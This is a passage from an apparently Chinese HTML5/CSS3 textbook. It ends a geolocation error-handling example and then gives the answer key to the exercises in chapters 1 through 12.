            break;
        case 3:
            alert("获取信息超时");
            break;
    }
}
```

上述代码在 handle_error()函数中传入一个参数 error 对象，然后根据 code 属性的值进行判断并提示不同的内容。当 code 属性的值为 0 时表示不知道的错误信息；为 1 时表示用户拒绝了定位服务的请求；为 2 时表示没有正确获取或获取不到用户的当前地理位置信息；为 3 时表示获取用户地理位置的操作过时。

（12）运行本页面的相关代码查看效果，最终运行效果如图 13-16 所示。



图 13-16　当前位置页面的运行效果

参考答案

第 1 章　HTML 5 入门基础

一、填空题

（1）UTF-8　（2）W3C　（3）autofocus　（4）mark　（5）article

二、选择题

（1）B　（2）D　（3）A　（4）A　（5）B

第 2 章　HTML 5 的页面属性和元素

一、填空题

（1）html　（2）meta　（3）spellcheck　（4）draggable

（5）progress　（6）command　（7）hidden

二、选择题

（1）D　（2）C　（3）D　（4）B

（5）A　（6）A　（7）B

第 3 章　使用 HTML 5 设计表单

一、填空题

（1）multiple　（2）pattern　（3）1　（4）placeholder

（5）required　（6）oninput　（7）setCustomValidity()　（8）disabled

二、选择题

（1）A　（2）D　（3）C　（4）B　（5）D　（6）B　（7）C　（8）B

第 4 章　基于 HTML 5 的多媒体支持

一、填空题

（1）muted　（2）autoplay　（3）pause　（4）playing　（5）WebM　（6）Wav PCM

二、选择题

（1）B　（2）C　（3）A　（4）B　（5）C　（6）C

第 5 章　基于 HTML 5 的绘图

一、填空题

（1）getContext()　（2）font　（3）translate()　（4）restore()　（5）arc()

二、选择题

（1）D　（2）C　（3）A　（4）C　（5）B

第 6 章　基于 HTML 5 的文件上传

一、填空题

（1）name　（2）if(typeof FileReader=="undefined")

（3）readAsText()　（4）readAsBinaryString()

（5）ABORT_ERR

二、选择题

（1）D　（2）C　（3）A　（4）C　（5）B

第 7 章　HTML 5 数据存储

一、填空题

（1）localStorage　（2）JSON　（3）sessionStorage　（4）clear()　（5）stringify()

二、选择题

（1）C　（2）B　（3）D　（4）B

第 8 章　HTML 5 的高级应用

一、填空题

（1）getCurrentPosition()　（2）postMessage()　（3）manifest

（4）CACHE　（5）setData()

二、选择题

（1）D　（2）C　（3）C　（4）B　（5）A　（6）B

第 9 章　CSS 样式和 CSS 选择器

一、填空题

（1）first-line　（2）not 选择器　（3）upper-roman

二、选择题

（1）C　（2）A　（3）A

第 10 章　背景、边框和渐变的相关属性

一、填空题

（1）background-clip　（2）content-box　（3）background-break

（4）border-color　（5）9　（6）border-radius

二、选择题

（1）C　（2）A　（3）B　（4）B　（5）C

第 11 章　盒模型、字体与多列布局

一、填空题

（1）内容　（2）box-shadow　（3）column-width　（4）column-span

二、选择题

（1）B　（2）D　（3）B　（4）C

第 12 章　CSS 3 的高级应用

一、填空题

（1）transition　（2）skew()　（3）transform-origin

（4）@keyframes　（5）animation-delay

二、选择题

（1）C　（2）A　（3）B　（4）D　（5）A　（6）C